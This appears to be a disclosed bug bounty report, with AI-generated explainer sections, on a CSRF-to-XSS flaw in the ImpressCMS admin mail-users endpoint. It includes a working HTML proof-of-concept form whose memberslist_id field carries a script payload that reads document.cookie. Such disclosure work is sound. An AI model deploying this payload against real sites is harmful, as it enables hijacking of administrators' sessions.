CSRF to XSS in /htdocs/modules/system/admin.php
The memberslist_id and memberlist_uname[] POST parameters in the system admin module are not sanitised, allowing an attacker to inject script. Because there is no CSRF token check, an attacker can craft a page that, when visited by a logged-in privileged user, sends a request that triggers the script.

- Triaged in 2 hours
- Fixed in 21 months
- Disclosed after 2.7 years
Summary:
The memberslist_id and memberlist_uname[] POST parameters in the scenario "/htdocs/modules/system/admin.php" are affected by XSS due to lack of user supplied data filtration. Due to lack of CSRF token verification it is possible for attacker to craft special web page, which will perform request to the vulnerable ImpressCMS application on authorised user behalf, upon visiting it.
ImpressCMS branch :
Impress CMS version: 1.4.2 PHP Version: 7.2.24
Browsers Verified In:
Firefox 85.0
Steps To Reproduce:
- Host a web server with the following page (note that url in form action should be modified with your testing address)
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://<YOUR IMPRESS CMS HOST>/htdocs/modules/system/admin.php?fct=mailusers" method="POST">
<input type="hidden" name="mail_to_group[]" value="2" />
<input type="hidden" name="mail_lastlog_min" value="" />
<input type="hidden" name="mail_lastlog_max" value="" />
<input type="hidden" name="mail_idle_more" value="" />
<input type="hidden" name="mail_idle_less" value="" />
<input type="hidden" name="mail_regd_min" value="" />
<input type="hidden" name="mail_regd_max" value="" />
<input type="hidden" name="mail_fromname" value="ImpressCMS" />
<input type="hidden" name="mail_fromemail" value="impress@notexist.notexist" />
<input type="hidden" name="mail_subject" value="" />
<input type="hidden" name="mail_body" value="{$smarty.version}" />
<input type="hidden" name="mail_send_to[]" value="mail" />
<input type="hidden" name="mail_submit" value="Send" />
<input type="hidden" name="op" value="send" />
<input type="hidden" name="mail_start" value="0" />
<input type="hidden" name="memberslist_id[]" value="asdf'></a><svg/onload=alert(document.cookie)>" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
- Login to your ImpressCMS application with privileged account
- In the same browser open web page from step 1 and click "Submit request"

- See the XSS payload fired
Suggestions to mitigate or resolve the issue:
Properly sanitise user input using built-in StopXSS function. Properly check CSRF token
Credits
This bug was found as a part of Solar Security CMS Reseach, with https://hackerone.com/d0bby, https://hackerone.com/wezery0, https://hackerone.com/silvereniqma in collaboration. Can you, please, add them to this report?
Impact
CSRF leading to XSS
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application fails to sanitise user-supplied input in the memberslist_id and memberlist_uname[] parameters and also lacks CSRF token verification.
Impact
An attacker could execute script in a privileged user's browser via the crafted page.
What the attacker needed
Victim is logged in as privileged user; victim visits attacker-controlled page
The fix
The application should properly sanitise user input using the built-in StopXSS function and properly check CSRF tokens.
How it was found
- Host a web server with a page containing a form that posts to the vulnerable admin.php endpoint.
- Log in to ImpressCMS with a privileged account.
- In the same browser, open the hosted page and click the submit button.
- Observe the XSS payload firing.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report is about two security holes in a content management system. One hole lets an attacker put harmful code into a form field, and the other lets that form be submitted from another website without the user knowing. Together, they mean a logged-in administrator could be tricked into running the attacker's code.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






